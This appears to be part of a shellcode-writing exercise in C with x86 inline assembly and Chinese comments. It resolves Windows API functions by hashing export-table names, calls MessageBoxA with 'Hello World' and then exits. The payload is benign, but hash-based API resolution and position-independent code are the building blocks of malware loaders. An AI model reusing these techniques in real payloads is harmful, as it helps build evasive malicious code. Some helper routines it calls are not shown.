\_declspec(naked) int GetHashAndCmpHash(const char\*strFunName,int nHash)

{

\_asm

{

push ebp

mov ebp,esp

push ebx

push edx

mov eax,[ebp+0x8]//参数1：ebp+0x8 strFunName

push eax

call GetStringHash

mov ebx,eax

xor eax,eax

mov edx,[ebp+0xc]//参数2 hash

cmp ebx,edx//比较字符串的hash值

jne GetHashAndCmpHash\_End//不等返回0

mov eax,0x1//相等返回1

GetHashAndCmpHash\_End:

pop edx

pop ebx

mov esp,ebp

pop ebp

retn 8

}

}

//根据hash值 寻找指定模块的 函数地址

\_declspec(naked) int GetAddrFromHash(int nHash,int nImageBase)

{

\_asm

{

push ebp

mov ebp,esp

sub esp,0xc//申请局部空间

push edx

//1.获取EAT/ENT/EOT地址

mov edx,[ebp+0xc] //imageBase

mov esi,[edx+0x3c]//esi=IMAGE\_DOS\_HEADER.e\_lfanew

lea esi,[edx+esi]//pe文件头

mov esi,[esi+0x78]//esi=IMAGE\_EXPORT.VirtualAddress

lea esi,[edx+esi]//esi=导出表首地址

//EAT

mov edi,[esi+0x1c]//edi=IMAGE\_EXPORT\_DIRECTORY.AddressOfFunctions

lea edi,[edx+edi]//EAT首地址

mov [ebp-0x4],edi//EAT

//ENT

mov edi,[esi+0x20]//edi=IMAGE\_EXPORT\_DIRECTORY.AddressOfNames

lea edi,[edx+edi]//ENT首地址

mov [ebp-0x8],edi//ENT

//EOT

mov edi,[esi+0x24]//edi=IMAGE\_EXPORT\_DIRECTORY.AddressOfNamesOrdinals

lea edi,[edx+edi]//EOT首地址

mov [ebp-0xc],edi//EOT

//2.循环对比ENT中的函数名

xor ecx,ecx//数组下标

jmp Loop\_FirstCmp

Loop\_FunName:

inc ecx

Loop\_FirstCmp:

mov esi, [ebp - 0x8]//ent

mov esi, [esi + ecx \* 4]//ENT rva

mov edx, [ebp + 0xc]//imageBase

lea esi, [edx + esi]//ENT va(第一个函数名)

push[ebp + 0x8]//nHash

push esi//strFun

call GetHashAndCmpHash

test eax, eax

je Loop\_FunName

//3.成功后找到对应序号

mov esi, [ebp - 0xc]//EOT

xor edi, edi

mov di, [esi + ecx \* 2]//取EOT[i]

//4.在EAT中找到对应函数地址

mov esi, [ebp - 0x4]//EAT

mov edi, [esi + edi \* 4]//EAT[EOT[i]] rva

mov edx, [ebp + 0xc]//imageBase

//5.返回地址

lea eax, [edx + edi]//EAT VA函数地址

pop edx

mov esp,ebp

pop ebp

retn 8

}

}

\_declspec(naked) int shellcode\_start()

{

\_asm

{

push ebp

mov ebp,esp

sub esp,0x30

jmp zero\_code

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

nop

zero\_code:

jmp code\_start

//ebp-0x10(28) len:7"user32/0"

EM(0x75) EM(0x73) EM(0x65) EM(0x72) EM(0x33) EM(0x32) EM(0x00)

//ebp-0x0c(17) len:12"Hello World/0"

EM(0x48) EM(0x65) EM(0x6C) EM(0x6C) EM(0x6F) EM(0x20) EM(0x57) EM(0x6F) EM(0x72) EM(0x6C) EM(0x64) EM(0x00)

code\_start:

call code\_pop

code\_pop:

pop eax

sub eax,0x18

mov [ebp-0x2C],eax //保存user32地址

add eax,0x7

mov [ebp-0x28],eax//保存Hello World地址

//1.获取Kernel32基地址

call GetKernel32Base

mov [ebp-0x24],eax

//2.获取GetProcAddress地址

push eax

push 0xf2509b84

call GetAddrFromHash

mov [ebp-0x20],eax

//3.获取LoadLibraryA地址

push [ebp-0x24]

push 0xa412fd89

call GetAddrFromHash

mov [ebp-0x1c],eax

//4.获取user32基地址

push [ebp-0x2c]

call [ebp-0x1c]

mov [ebp-0x18],eax

//5.获取MessageBoxA地址

push eax

push 0x14d14c51

call GetAddrFromHash

mov [ebp-0x14],eax

//6.调用MessageBoxA地址

push 0

push 0

push [ebp-0x28]

push 0

call [ebp-0x14]

//7.获取ExitProcess地址

push [ebp-0x24]

push 0xe6ff2cb9

call GetAddrFromHash

//8.调用ExitProcess

push 0

call eax

retn

}

}

int main()

{

shellcode\_entry();

return 0;

}

